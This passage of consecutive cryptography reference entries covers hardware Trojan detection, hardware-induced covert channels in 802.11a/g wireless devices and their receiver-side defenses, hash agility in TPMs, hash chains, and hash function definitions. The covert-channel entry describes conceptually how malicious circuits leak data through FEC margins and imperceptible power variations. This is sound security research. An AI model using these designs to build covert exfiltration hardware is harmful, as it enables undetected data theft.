There is also a rich body of research on hardware Trojan detection. Commonly discussed detection methods include electrical side-channel characterization (also referred to as IC fingerprinting; Agrawal et al. 2007), functional testing (Chakraborty et al. 2009), and reverse-engineering-based comparisons with a verified golden model (Bhasin and Regazzoni 2015). While the reverse-engineering-based method provides highly accurate results and enables near-perfect detection of functional Trojans (Puschner et al., 2023), it is both destructive and laborious. Functional testing is not destructive, but it may not cover the test vectors that would trigger the Trojan, therefore making Trojan detection less reliable. Similarly, IC fingerprinting may fail to detect hardware Trojans, or it may even yield false positives due to manufacturing-related process variations.

Despite extensive research into the design and detection of hardware Trojans, the number of publicly known cases of such Trojans found in real-world scenarios is remarkably low. It is crucial to acknowledge the rarity and challenges associated with uncovering instances of hardware Trojans in practical settings, given that they are deliberately designed to avoid detection.

Open Problems and Future Directions

Two promising areas for future hardware Trojan research involve formal verification and accurate yet non-destructive detection mechanisms. Formal

verification techniques can play a crucial role in ensuring the trustworthiness of hardware IP (Intellectual Property) blocks and design tools. By subjecting these components to rigorous mathematical analysis, potential vulnerabilities and Trojans can be identified and mitigated. Furthermore, innovative approaches such as ptychographic X-ray laminography offer the potential for precise and non-destructive Trojan detection in ICs (Holler et al. 2019). Exploring these avenues can significantly advance the field of hardware Trojan research and contribute to the development of robust countermeasures and detection methods against these insidious threats.

Definitions


This entry serves to highlight the threat posed by covert channels in wireless networks induced by hardware Trojans and reviews detection techniques to mitigate the threat. To demonstrate the principles and techniques, two different covert channel attacks are described: a baseband attack exploiting a Forward Error Correction Code and an analog/RF attack

exploiting the specification margins of the radio frequency front-end. The entry provides an overview of theory and experimental demonstration of the two attacks and possible defenses. It also evaluates the covert channel inconspicuousness based on its impact on the legitimate communication.

Background

Wireless networks are ubiquitous due to the rapid growth of telecommunications, sensor applications, and the Internet of Things. Although wireless devices use encryption to protect data packets, the underlying hardware is still vulnerable to malicious modifications (aka hardware Trojans). Attacks on wireless networks staged through software or firmware modifications have a long history. In recent years, however, a new class of threats has emerged based on compromising wireless communication hardware via malicious circuits called hardware Trojans. Hardware Trojans can be designed and introduced to affect the operation of the targeted device or, in some cases, to incapacitate it. More sophisticated attacks that do not incapacitate the device but, rather, covertly exfiltrate important information from the wireless device are also possible (Antonopoulos et al., 2018; Harley et al., 2019; Subramani et al., 2019a; Monjur et al., 2020; Dong et al., 2020; Gungor et al., 2020). The exposed malicious circuits are inconspicuous and have been demonstrated using wireless standards-compliant hardware, thereby making them a serious threat.

Covert Channel Attacks in Wireless Networks



This section provides an overview, theoretical analysis, and experimental demonstration of two novel covert channel attacks, one staged in the baseband and the other in the analog/RF front-end of an IEEE 802.11a/g network.

Baseband Attack

Early demonstrations of wireless covert channel attacks were in the baseband and had limitations in potency, efficiency, or covertness. For example, four covert channel attacks that exploit vulnerabilities in the baseband layer of an IEEE 802.11 wireless device were presented in

Classen et al. (2015). These attacks can be detected by post-fabrication tests such as spectral mask and error vector magnitude. A covert timing channel attack was also staged (Kiyavash et al., 2013), where the inter-packet timing of the transmitted packets was varied to exfiltrate data from the targeted device. This attack had extremely small payload due to degradation of the signal-to-noise ratio of the established covert channel by the random back-offs introduced by the CSMA/CA protocol. Another covert channel attack was staged by systematically modifying the digital modulation schemes in an IEEE 802.11a/g transmitter (Dutta et al., 2012) whose effectiveness depends on the channel conditions such as noise and fading. However, it is now known that baseband covert channel attacks that are standards compliant and implemented in hardware and have high throughput are possible. We now describe one such attack.


Wireless devices use error control techniques to protect the transmitted data packets from being contaminated by the noise in the communication channel. Among these techniques, a Forward Error Correction (FEC) encoder provides error correction capability to a receiver by encoding the transmitted data packet based on a predefined codebook. However, due to imperfectly estimated channel conditions and FEC granularity, as well as the use of additional protocol-level error control methods such as Automatic Repeat Request (ARQ), FEC often provides more protection than the channel needs. This additional protection provided by an FEC creates a margin, which a knowledgeable adversary can exploit to exfiltrate secretive information from a wireless device. For an unsuspecting legitimate receiver, the rogue information results in a slight deterioration in the signal-to-noise ratio (SNR). Nevertheless, the Viterbi decoder used in a wireless receiver enables it to effectively retrieve the transmitted packet despite the reduced SNR. Figure 1 provides an overview of the FEC-based Trojan attack, where the malicious circuit replaces some of the user-encoded bits with the rogue information.

Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Fig. 1 Baseband Trojan attack

To theoretically analyze the FEC-based Trojan attack, we consider a rate 1/2 convolutional code with a constraint length of six and generator polynomials g0 = 1011011 and g1 = 1111001. The error rate performance of this convolutional code depends on its distance spectrum, which is defined as the number of valid codewords that are within a distance d of the all-zero codeword, and is denoted with A_d. Table 1 shows the distance spectrum for the convolutional code in the absence of an FEC-based Trojan attack. In the presence of the Trojan, however, the transmitted symbols at the output of the FEC are modified such that the encoded sequence moves closer to some of its neighboring codewords and simultaneously away from some other neighboring codewords. The combined effect of these two constitutes the impact of the hardware Trojan on the legitimate communication. Distance spectrum in the presence of the hardware Trojan is shown in Table 2. The block error rate of the Trojan-infested codeword is given by the following:


Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Table 1 Distance spectrum of the convolutional code

d	10	12	14	16	18
A_d	11	38	193	1331	7275



Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Table 2 Distance spectrum of the convolutional code with one output bit flipped

d	9	11	13	15	17
A_d	6	24	116	762	4294




$$P_b = \sum_{i=0}^{T} 2^{-T} \binom{T}{i} \times \left(1 - \left(1 - \sum_{d=d_{\text{free}}^{(i)}}^{\infty} A_d^{(i)} Q\left(\sqrt{\frac{E_b}{N_o} d}\right)\right)^k\right) \quad (1)$$

where $A_d^{(i)}$ is the distance spectrum under "i" Trojan bits, $Q(\cdot)$ is the standard normal Q function, $\frac{E_b}{N_o}$ is the energy per information bit normalized by the noise power spectral density, and d is the distance.

To experimentally demonstrate and characterize this Trojan attack, we implemented the malicious circuit in the baseband module of an IEEE 802.11a/g transmitter, shown in Fig. 2. Thereby, we studied the impact of the Trojan on the legitimate communication under different modulation schemes. Figure 3 shows the corresponding experimental results for Binary Phase Shift Keying, Quadrature Phase Shift Keying, and 16-Quadrature Amplitude Modulation schemes. Compared with the clean transmission, the Trojan-infested transmission requires 0.6 dB additional power to achieve a PER value of 10^{-3} under all modulation schemes. This observation corroborates that the legitimate communication perceives the additional rogue information as a slight increase in the background noise and is still able to accurately decode the transmitted data packets with the help of the Viterbi decoder. Meanwhile, an adversary who is aware of the hardware Trojan implementation details can use a rogue receiver to retrieve the leaked information bits.

Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Fig. 2 Experimental platform



Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Fig. 3 Impact of hardware Trojan on legitimate communication

Analog/RF Trojan


One of the first analog/RF hardware Trojan attack was demonstrated in a wireless cryptographic integrated circuit (Liu et al., 2016). Here, the Trojan circuit resides in the RF front-end circuitry and systematically modifies the transmitted signal power and frequency to exfiltrate the leaked data.

Alternatively, unauthorized leakage of information below the noise floor using spread spectrum technique has also been investigated in literature (Chang et al., 2015). While both of these methods were demonstrated using simple wireless devices, similar vulnerabilities also exist in the analog/RF front-end of a standards-compliant wireless device. Figure 4 shows two such attacks that are staged in an IEEE 802.11a/g wireless device.

Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Fig. 4
Analog/RF Trojan attack

The first attack shows the hardware Trojan implemented in the RF domain, specifically in the power amplifier. Here, the Trojan uses a single-pole double-throw switch and a pair of slightly different resistors to modify the input termination impedance of the amplifier based on the leaked data. The second attack in Fig. 4 shows the Trojan circuit implemented in the analog domain, where it leverages vulnerabilities in the system-level connections between the baseband processor and the analog/RF front-end to manipulate the programmable gain stages of the wireless device. The two Trojan attacks leak sensitive information to a rogue receiver through imperceptible variations in the transmitted signal power. The Trojan operation incurs negligible impact on the legitimate communication and does not violate any wireless standard specifications, thereby making them a serious risk.

To theoretically analyze an amplitude-modulating analog/RF hardware Trojan, consider the packet error rate of a convolutional code followed by a M-ary quadrature amplitude modulation (QAM) in an additive white Gaussian noise channel:



$$\mathrm{PER} \leq (L - d_{\mathrm{free}}) \sum_{d=d_{\mathrm{free}}}^{\infty} A(d) P_2(d) \tag{2}$$

In Eq. 2, L is the packet length, d_{free} is the minimum free distance of the convolutional code, A(d) is the number of valid codewords that are within a distance d from the all-zero codeword, and $P_2(d)$ is the probability that an incorrect codeword is selected at the legitimate receiver with distance d from the correct codeword. For different M-ary QAM, $P_2(d)$ is related to the signal-to-noise ratio per bit ($\frac{E_b}{N_o}$) through the standard normal Q function. Therefore, PER in Eq. 2 can be denoted by PER $\mathscr{A}$.


In this threat model, the hardware Trojan systematically modifies the transmitted signal power to leak the rogue data. Without loss of generality, one can assume that the rogue bits are equally probable to be “0” or “1.” Therefore, the transmitted symbol has an average bit energy Eb1 for a “1” rogue bit or Eb0 for a “0” rogue bit, with probability 1/2. Assuming each rogue data bit can be “0” or “1” with equal probability, the packet error rate at the legitimate receiver in the presence of the Trojan is given by the following:

$$\mathrm{PER}_{\mathrm{leg}} = \frac{1}{2}\mathrm{PER}_{(E_{b1})} + \frac{1}{2}\mathrm{PER}_{(E_{b0})} \tag{3}$$

To experimentally assess the performance of amplitude-modulating hardware Trojans, the two attacks were implemented in the analog/RF circuitry of the IEEE 802.11a/g transmitter shown in Fig. 2. Figure 5a characterizes the impact of the RF Trojan on the legitimate communication. Here, compared with the clean transmission, the Trojan-infested transmission requires 0.4 dB additional power to achieve a PER value of 10^{-3} under all modulation schemes. A similar trend is observed for the analog Trojan in Fig. 5b. Such minute shift is well within the process variation margins and cannot be uniquely attributed to the hardware Trojan presence.

Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Fig. 5 Trojan impact on legitimate communication: (**a**) RF Trojan and (**b**) analog Trojan


Hardware Trojan Defense Solutions



Several defense solutions have been proposed in the literature to detect and prevent hardware Trojan attacks in wireless devices. An artificial noise-based defense was proposed (Goel and Negi, 2008), where the transmitter generates interference signals to degrade the covert channel performance while the legitimate communication remains unaffected. An information-flow-tracking-based defense was proposed (Bidmeshki et al., 2017) to detect the leakage of sensitive data from the baseband to the analog/RF domain. This method is effective in detecting hardware Trojans that are

introduced during the design phase of a wireless device. Another popular hardware Trojan detection method is called statistical side-channel fingerprinting (Agrawal et al., 2007; Jin and Makris, 2008; Liu et al., 2016). This method leverages golden ICs to learn about the statistics of side-channel parameters such as path delay, supply current, power, temperature, or combinations thereof to distinguish between Trojan-free and Trojan-infested devices. Extensions of this technique have also been proposed to address the method's reliance on golden ICs (Liu et al., 2014) as well as to detect hardware Trojans that are dormant during the testing phase (Liu et al., 2015). Similarly, a defense method capable of self-referencing its performance to detect hardware Trojan activity in mobile platforms (Karabacak et al., 2016) and the use of spectral analysis to identify unauthorized leakage of information (Chang et al., 2015) have also been investigated. While these research works are effective in detecting hardware Trojan attacks, they are mostly implemented on the transmitter side, thereby making them vulnerable to tampering by the attacker. To implement the defense solution on the receiver end, the solution must be able to detect the Trojan activity in the presence of noise and fading. We now describe two such hardware Trojan detection methods.

Channel Noise Profiling



Wireless signals are susceptible to contamination by the channel conditions. Therefore, wireless networks use error control techniques, among which FEC allows the receiver to recover the original transmitted message even in the presence of channel noise. The proposed defense leverages this capability of the receiver to detect signal deviations that might be introduced by a hardware Trojan. Figure 6 provides an overview of the channel noise profiling defense. Here, the input signal to the decoder ("X") represents the noisy incoming samples. Since the decoder has the ability to recover the original transmitted message, re-encoding the recovered signal ("Y") and subtracting it from the noisy incoming samples allow the defense to extract the channel noise distribution. In a clean communication, the noise distribution is a zero-mean Gaussian. In the presence of a covert channel, however, the noise distribution will contain additional components that are caused by the Trojan activity. For example, in case of the baseband Trojan that replaces some of the data bits in the transmitted message, the

noise distribution will contain data samples at + /−2 bins under BPSK modulation.

Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Fig. 6 Channel noise profiling


Effectiveness of the defense when operating under different SNR and Trojan contamination rates is shown in Fig. 7. Theoretical analysis of the defense solution and its effectiveness under different modulation schemes and channel conditions have also been studied (Subramani et al., 2019b).

Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Fig. 7
Effectiveness of channel noise profiling

Adaptive Channel Estimation (ACE)

Modern wireless networks use Orthogonal Frequency Division Multiplexing (OFDM) due to its high spectral efficiency, throughput, and ability to address issues related to inter-symbol and inter-carrier interference caused by multipath propagation. To achieve this, OFDM uses pilot subcarriers and preamble within the transmitted packets to estimate the channel conditions. The adaptive channel estimation-based defense (Subramani et al., 2020) leverages the channel estimation capabilities of OFDM receivers to detect hardware Trojan presence.

$$y = hx + n \tag{4}$$



In a Trojan-free communication, the transmitted signal (“x”) is affected by the additive Gaussian noise (“n”) and channel fading (“h”) as shown in Eq. 4. However, in a Trojan-infested communication, in addition to the

above issues, the signal is also affected by the Trojan activity (“T”) as shown in Eq. 5:

$$y = hTx + n \tag{5}$$

Legitimate receivers currently do not have the capability to differentiate between channel-induced and Trojan-induced variations in the received signal. ACE provides this additional capability to a receiver, by processing the channel coefficients in two steps to detect the Trojan activity. In the first step, the defense performs adaptive averaging of the channel estimates to remove the additive Gaussian noise. In the second step, the defense computes the mean of the denoised channel estimates over a duration that is chosen large enough compared to the slow-fading nature of an indoor communication channel. This enables the defense to separate the channel-induced (“h”) and Trojan-induced (“T”) variations in the channel estimates.

Figure 8 shows the output heat map from the defense, which exhibits different colors according to the magnitude level. Here, the x-axis denotes the packet number, which is in the time domain, and the y-axis corresponds to the subcarrier index, which is in the frequency domain. In a Trojan-free communication, the heat map will have a more uniform coloring since the additive Gaussian noise and fading are removed from the channel coefficients. In a Trojan-infested communication, however, the heat map will exhibit distinct color variations along the x-axis, which is indicative of the Trojan activity. The dark green color at subcarrier locations 1:6, 32, and 60:64 corresponds to the guard-band and DC subcarrier locations of the data packet, where there is extremely small signal power. Detailed description of the defense and its effectiveness under different modulation schemes and communication scenarios have also been evaluated (Subramani et al., 2020).

Hardware-Induced Covert Channels in Wireless Networks: Risks and Remedies, Fig. 8 Output heat map from adaptive channel estimation

---

Open Problems and Future Directions

While current hardware security research in wireless networks has primarily focused on information leakage by exploiting vulnerabilities in the baseband and analog/RF front-end, there are several key challenges that need to be addressed to improve the overall trustworthiness of a wireless device. In this section, we present some of the open problems in this area.

Formal Metric

Recent research works in wireless hardware security have theoretically analyzed the risk posed by malicious circuits in standards-compliant wireless networks. However, a formal metric to quantify the risk is still largely missing in the literature.

Extension to Future Wireless Networks

With the introduction of 5G communication network, the security problem is exacerbated. This is because, in addition to providing an enhanced mobile usage experience, 5G networks have the capability to support mission-critical communication, Internet of Things (IoT), and forward compatibility with future generations. Therefore, early adoption of security measures to ensure the hardware trustworthiness of 5G devices is of paramount importance.

Covert Channel Prevention

While existing defense methods are geared toward detecting hardware Trojan-induced covert channels, currently, there is no research work to prevent such attacks. Theoretical analysis and demonstration of hardware Trojan prevention techniques in practical wireless networks are another open problem that needs to be addressed in the literature.

Hash Agility

David Challener[18] ✉
(18) Applied Physics Laboratory, Johns Hopkins University, Laurel, MD, USA

✉ **David Challener**
Email: David.Challener@jhuapl.edu

Definition

In the broadest sense, Hash Agility refers to the ability of a program, algorithm, protocol, or device to use any of a group of cryptographic hash algorithms in performing its task. In a client server protocol, hash agility also requires that two (or more) entities be able to negotiate a hash algorithm or algorithms that satisfies both the security requirements of all entities and also the abilities of all entities (Kaliski 2002).

Background

Many of the popular Hash algorithms are susceptible to cryptanalytic attacks, especially MD 4 and 5 and SHA-1 (to a lesser degree) (Yin et al. 2005a, b). As a result, programs, protocols, and devices have been changed in order to use different (and hopefully more secure) hash algorithms. NIST is currently sponsoring a contest similar to the contest that resulted in AES to create the next secure hash algorithm. It is likely that when this new hash algorithm is selected that it will be adopted quickly. The contest is not due to be finished until 2012, so specifications and designs produced today are being created to be adaptable, so they can take advantage of the new hash algorithm without major changes.

Hash agility provides for backwards compatibility with programs that have been upgraded to the new hash algorithms in use, but often it provides an excuse for programs to not upgrade.

Theory and Applications

Protocols and Applications

- Transport Layer Security (TLS) (can use MD5 or SHA-1)
- Internet Protocol Security (IPsec) (can use MD5, SHA-1, SHA-256, SHA-384, and SHA-512)
- Secure Sockets Layer (SSL) (can use MD5, SHA-1, SHA-224, SHA-256, SHA-384, and SHA512)
- Pretty Good Privacy (PGP) (can use MD5, RIPEMD-160, SHA-1, SHA-256, SHA-512)
- GPG (can use MD5, SHA-1, SHA-256, SHA-512)
- GnuPG (can use MD5, RIPEMD-160, SHA-1, SHA-256, SHA-512)
- Secure Shell (SSH) (can use MD5 or SHA-1, SHA-256, SHA-384, and SHA-512)
- Secure/Multipurpose Internet Mail Extensions (S/MIME) (can use MD5, SHA-1, SHA-224, SHA-256, SHA-384, and SHA512)

Devices

Hardware devices are typically designed to support only a single hash algorithm. This is because silicon is expensive, and most software that talks to the hardware device is able to support multiple hash algorithms. The TPM 1.1b and 1.2 only support SHA-1. The Common Access Card used by the US Military only supports SHA-1. The new PIV-2 cards which replace the CAC cards will provide support for SHA-1/224 and 256. Syprus makes smartcards and USB sticks that can handle SHA-1/224/256/384/512.

TPMs and Hash Agility

The TPM Specifications 1.1b and 1.2 (Trusted Computing Group 2006) were written with SHA-1 ingrained throughout the structures and functions. When attacks on SHA-1 surfaced which could lead to collisions (the ability to find two inputs with the same output), there was immediate concern. Although there was no known way to exploit a collision attack against the

TPM specification, it is a known fact in cryptography that attacks only get worse.

Two implicit problems in the TPM were the SHA-1 dependent key structures and the SHA-1 extended Platform Control Registers (PCRs). The TPM uses 2048 bit RSA keys to store other 2048 bit RSA keys (using SHA-1 hashes for HMAC keys and integrity settings associated with the stored RSA key), and the PCRs are used to store measurements by extending them with SHA-1 into memory locations of 20 bytes. A less obvious problem occurs when one wants to develop a chain of trust for TPM operations.

Key Storage

The keys in the TPM specification are stored encrypted with 2048 bit RSA keys, known as Storage Keys. Normally a 2048 bit key does not have enough space to encrypt another 2048 bit key in a single encryption, but the specification gets around this by only storing one of the two primes in the encrypted blob, and attaching the public key (unencrypted) which includes the product of the two primes. Once the first prime is decrypted inside the TPM, a simple division is used from the public key to obtain the other prime. Because of structure tagging, this leaves 1008 bits or 124 bytes in which to store other information. However there is a lot of other information to store, including: Use authorization (20 bytes, corresponding to one SHA-1 hash), Migration authorization (another 20 bytes corresponding to a SHA-1 hash), Public Data Digest (another 20 bytes from a SHA-1 hash), Payload (1 byte), Random Number for OAEP (another 20 bytes). Other various things take up most of the remaining 40 bytes, but even without them, increasing the hash from 20 bytes to 32 byte (moving from SHA-1 to SHA-256) would exceed the available space.

It is clear that when the new TPM specification appears, key structures will have to change in order to accommodate larger hashes (Trusted Computing Group 2009). The specification is expected to be hash agile, that is, the specification will be written in such a way that it will be possible to be compliant to the specification while using any hash algorithm. Acceptable hash algorithms will be chosen by users of the specification. However such changes will likely be done in a way that allows maintaining of backwards compatibility (Trusted Computing Group 2006).

In order to allow for flexible algorithm use, it is likely this will require an additional, two step, asymmetric/symmetric means of encrypting keys

stored outside the TPM. This technique uses the asymmetric encryption to encrypt a symmetric key which in turn is used to encrypt the next key. Since symmetric encryption is not limited in space, any size hash will be usable.

Platform Control Registers

PCRs work by a process called extension. If data is extended into a PCR, the data in the PCR is replaced with Hash (old data/new data), where/means concatenation. This is a one way function, assuming the hash has not been broken. The 1.1b and 1.2 specification reserve 20 byte registers for use as PCRs (16 of them in 1.1b and 24 in 1.2). In order to be hash agile, this will have to change, although it is not clear what technique will be used.

Obvious problems that need to be solved include the size of registers set aside for the hash algorithm, whether multiple types of hashes can be used simultaneously in different registers, and how data extended into PCRs representative of a boot sequence may be simultaneously represented via different hash algorithms.

Certificate Chains

In the current TPM design, the chain of trust starts with a certificate for the TPM and for the platform on which the platform is attached. These two certificates are used to create a certificate for an Attestation Identity Key (AIK) which in turn is used to provide a certificate for other non-migratable keys on the platform. The AIK can also be used to attest to values of Platform Control Registers. In the 1.1 and 1.2 design of the TPM, the certificates are all implicitly created using SHA-1. In the future, when multiple hashes can be used, it becomes important that the hash algorithm used in the certificates be explicit, and also not be spoofable by using a weak hash algorithm to attest to the hash algorithm being used.

Synonyms

One-way chain; One-way hash chain

Definition

A hash chain is a sequence of values derived via consecutive applications of a cryptographic hash function to an initial input. Due to the properties of the hash function, it is relatively easy to calculate successive values in the chain; yet given a particular element of the chain, it is infeasible to determine the previous value.

Background

Leslie Lamport originally proposed the use of hash chains to provide a secure means of authentication using one-time passwords when the attacker is able to eavesdrop on communications (Lamport 1981). Haller later described a prototype authentication system for UNIX systems based on Lamport's scheme (Haller 1994). Researchers have subsequently identified a number of contexts in which hash chains are beneficial such as network routing, micro-payment schemes, and efficient authentication and key pre-

distribution schemes for wireless sensor networks (WSNs) or Internet of Things (IoT) devices.

Theory

The utility of the hash chain stems primarily from the following properties of the cryptographic hash function $H(x)$:

1. H accepts a variable size input and computes a fixed size output.

2. $H(x)$ is “easy” to compute.

3. It is computationally infeasible to invert $H(x)$ (e.g., it is a one-way function).

4. Given x and $H(x)$, it is computationally infeasible to find another value y such that $H(x) = H(y)$.

5. It is computationally infeasible to find any two values x and y such that $H(x) = H(y)$.

In the second property, “easy” is not often rigorously defined in the literature, but it may be thought of as polynomial-time in terms of computational complexity. Alternatively, in a practical sense, “easy” means that it should be feasible to produce efficient implementations in both software and hardware. This property is particularly important when used in power-constrained environments such as with applications of hash chains in wireless sensor networks. The third property is often referred to as the one-way property. It is essential that given an output y, one cannot feasibly find x such that $H(x) = y$. The fourth and fifth properties are often referred to as weak collision resistance and strong collision resistance, respectively.

A hash chain of n values can be denoted $H^n(x)$ where the ith value in the chain would be computed as $x_i = H(x_{i-1})$. Hence, if the initial password were x then

$$H^2(x) = H(x), H\left(H(x)\right)$$

$$H^3(x) = H(x), H\left(H(x)\right), H\left(H\left(H(x)\right)\right)$$

and so on. Note that, given a value in the chain x_i, one cannot feasibly determine the previous value x_{i-1} due to the properties of the hash function. However, if x_{i-1} were subsequently supplied then one may compute to verify that $H(x_{i-1}) = x_i$ and feel confident that the individual that supplied the value knows the hash chain and thus, the initial value or password.

Application

Lamport (1981) first proposed hash chains for use with computer system authentication. When used in the context of authentication, the values in the hash chain are supplied in reverse order as one-time passwords. Initially, the system can either compute the entire hash chain or it can be supplied with the last value in the chain, x_n. Note that the system need only remember the last successfully used password in this case.

For instance, suppose the user supplied y for the first login. To authenticate the user, the system would simply compute $H(y)$ to see if the result is equal to x_n. If so, the user correctly supplied the previous value in the hash chain (that is, $y = x_{n-1}$) and she has been authenticated. In this example, if an attacker were to intercept y or compromise the system to discover x_n, the attacker could not feasibly determine the next valid password (i.e., the previous value in the hash chain) due to the one-way property of the hash function. The collision resistance properties of the hash function are also essential for practical applications of hash chains. In the case of authentication, an attacker that knew the last-used password x_i, but did not know x_{i-1} or x, could supply another string z such that $H(z) = H(x_{i-1}) = x_i$ in the absence of collision resistance.

After Lamport's proposal of utilizing hash chains for computer system authentication, hash chains quickly became an important cryptographic primitive. Hash chains have subsequently been applied in a variety of contexts such as for micro-payments (Rivest and Shamir 1996), secure routing protocols (Hauser et al. 1997), certificate revocation in public key cryptosystems (Micali 1996), system event logs (Schneier and Kelsey 1998), multicast network traffic (Perrig et al. 2000), wireless sensor networks (Perrig et al. 2002), forward security and privacy protection with

Radio Frequency Identification (RFID) systems (Ohkubo et al. 2003), and efficient authentication with address resolution (Goyal and Tripathy 2005).

Open Problems and Future Directions

It is reasonable to expect continued exploration of the breadth of potential applications of hash chains with the proliferation of IoT devices, mobility, and ubiquitous connectivity. One challenge with the application of traditional hash chains as proposed by Lamport has been the finite nature of the chain. Consequently, researchers may continue to propose enhancements or extensions to the concept such as self-renewing or infinite hash chains with suitable properties for specific contexts. Additionally, identification of attacks on hash chain-based protocols, as well as the strengthening of system designs to resist attacks, will likely continue to be of research interest going forward. For instance, a fundamental assumption is the existence of a secure, cryptographic hash function. But functions once thought to be secure have been overcome by advances in computing speeds over time. Beyond the speedup of traditional computing devices, quantum computing also threatens to weaken hash-based protocols with Grover's search algorithm accomplishing quadratic speedup when applied to finding pre-images of a hash function (Grover 1996). To that end, the security of hash-based systems will rely in part on selection of secure, cryptographic hash algorithms as well as the use of adequate message digest lengths to counter advantages of quantum-enabled adversaries.

Introduction

Cryptographic hash functions take input strings of arbitrary (or very large) length and map these to short fixed length output strings. The term *hash functions* originates from computer science, where it denotes a function that compresses a string of arbitrary length to a string of fixed length. Hash functions are used to allocate as uniformly as possible storage for the records of a file. For cryptographic applications, we distinguish between unkeyed and keyed hash functions. We consider here only cryptographic hash functions without a secret parameter or secret key; these are also known as *Manipulation Detection Codes* (or *MDCs*). An important class of keyed hash functions are MAC Algorithms, which are used for information authentication. They can reduce the authenticity of a large quantity of information to the secrecy and authenticity of a short secret key.

Unkeyed cryptographic hash functions or MDCs will in the remainder of this entry be called hash functions. These functions can also provide information authentication in a natural way: One replaces the protection of the authenticity of the original input string by the protection of the authenticity of the short hash result. A simple example of such a process is the communication of a large data file over an insecure channel. One can protect the authenticity of this data file by sending the hash result of the file

over an authenticated channel, e.g., by reading it over the phone or by sending it by regular mail or telefax.

The most common application of hash functions is in digital signatures: One will apply the signing algorithm to the hash result rather than to the original message; this brings both performance and security benefits. With hash functions, one can also compare two values without revealing them or without storing the reference value in the clear. The typical examples are passwords and passphrases: The verifier will store the image of the passphrase under a hash function; on receipt of the passphrase, it will apply the hash function and check whether the result is equal to this image. Hash functions can also be used to commit to a value without revealing it. The availability of efficient hash functions has resulted in their use as pseudorandom functions (for key derivation), and as building blocks for MAC algorithms (e.g., HMAC), block ciphers (e.g., Bear and Lion (Anderson and Biham 1996b) and Shacal (Handschuh et al. 2001)) and stream ciphers (e.g., SEAL). Finally, many results in cryptology rely on the random oracle model: Informally one assumes the existence of a random function that can be queried on arbitrary inputs to yield a random output. If one needs to instantiate a random oracle in practice, one typically uses a hash function.

DEFINITIONS: It will be assumed that the description of the hash function *h* is publicly known; one also requires that given the inputs, the computation of the hash result must be *efficient*.

One-Way Hash Function (OWHF)

The concept of one-way hash functions was introduced by Diffie and Hellman in 1976. The first informal definition was given by Merkle (1979, 1990a) and Rabin (1978).

Definition 1 A one-way hash function (OWHF) *is a function h satisfying the following conditions*:

1. *The argument X can be of arbitrary length and the result h(X) has a fixed length of n bits*.

2. *The hash function must be one-way in the sense that given a Y in the image of h, it is computationally infeasible to find a message X such*

that $h(X) = Y$ (preimage resistant) *and given X and $h(X)$ it is computationally infeasible to find a message $X' \neq X$ such that $h(X') = h(X)$* (second preimage resistant).

Typical values for the length n of the hash result are 64…128. A function that is preimage resistant is known as a one-way function (but preimage resistance is typically used for hash functions). It is clear that for permutations or injective functions, second preimage resistance is not relevant. Note that some authors call second preimage resistance as *weak collision resistance*. For some applications (e.g., Pseudorandom Function and MAC algorithms based on hash functions), a large part of the input of the hash function may be known, yet one requires that it is hard to recover the unknown part of the input. This property is known as *partial preimage resistance*.

Collision Resistant Hash Function (CRHF)

The importance of collision resistance for hash functions used in digital signature schemes was first pointed out by Yuval (1979). The first formal definition of a CRHF was given by Damgård (1988a, b). An informal definition was given by Merkle (1990a).

Definition 2 A collision resistant hash function (CRHF) *is a function h satisfying the following conditions*:

1. *The argument X can be of arbitrary length and the result $h(X)$ has a fixed length of n bits*.

2. *The hash function must be an OWHF*, i.e., *preimage resistance and second preimage resistant*.

3. *The hash function must be* collision resistant: *it is computationally infeasible to find two distinct messages that hash to the same result*.

Note that one finds in the literature also the terms *collision freeness* and *collision intractible*.

Relation Between Definitions

It is clear that finding a second preimage cannot be easier than finding a collision: Therefore, the second preimage condition in the definition of a CRHF seems redundant. However, establishing the exact relation between these conditions requires formal definitions. Under certain conditions, detailed in Rogaway and Shrimpton (2004), collision resistance implies both second preimage resistance and preimage resistance. A formalization of collision resistance requires a public parameter (also called a key), even if in practice one uses a fixed function. If such a parameter is also introduced for preimage and second preimage resistance, one has then the choice between randomizing the challenge (for the second preimage or preimage attack), the key, or both. The relationship between these definitions is studied by Rogaway and Shrimpton (2004). Earlier work on this topic can be found in Damgård (1990), Gibson (1990), Preneel (1993), Stinson (2001), and Zheng et al. (1990).

A universal one-way hash function (UOWHF) was defined by Naor and Yung (1990). It is a class of functions indexed by a public parameter (called a key), for which finding a second preimage is hard; the function instance (or parameter) is chosen after the challenge input, which means that finding collisions for a particular instance does not help an attacker. It corresponds to one of the cases considered by Rogaway and Shrimpton.

Simon (1998) provides a motivation to treat collision resistant hash functions as independent cryptographic primitives. He shows that no provable construction of a CRHF can exist based on a black-box one-way permutation, i.e., a one-way permutation treated as an oracle.

One may need other properties of hash functions: e.g., when hash functions are combined with a multiplicative digital signature scheme (e.g., the plain RSA digital signature standard (Rivest et al. 1978)), one requires that the hash function is not multiplicative, i.e., it should be hard to find inputs x, x', x'' such that $h(x) \cdot h(x') = h(x'')$ for some group operation "$\cdot$". See section Attacks Dependent on the Interaction with the Signature Scheme for an example and Anderson (1995) for a more extensive discussion on these aspects.

If one digitally signs a hash value of a message rather than the message itself, or if one uses a hash function to commit to a value, a CRHF hash

function is necessary. For other applications of hash functions, such as protecting passphrases, preimage resistance is sufficient.

Iterated Hash Functions Most practical hash functions are based on a compression function with fixed size input; they process every message block in a similar way. Lai and Massey call this an *iterated* hash function (Lai and Massey 1993). The input is first padded such that the length of the input is a multiple of the block length. Next, it is divided into t blocks X_1 through X_t. The hash result is then computed as follows:

$$\begin{aligned} H_0 &= IV \\ H_i &= f(X_i, H_{i-1}), \ i = 1, 2, \ldots t \\ h(X) &= g(H_t) \end{aligned}$$

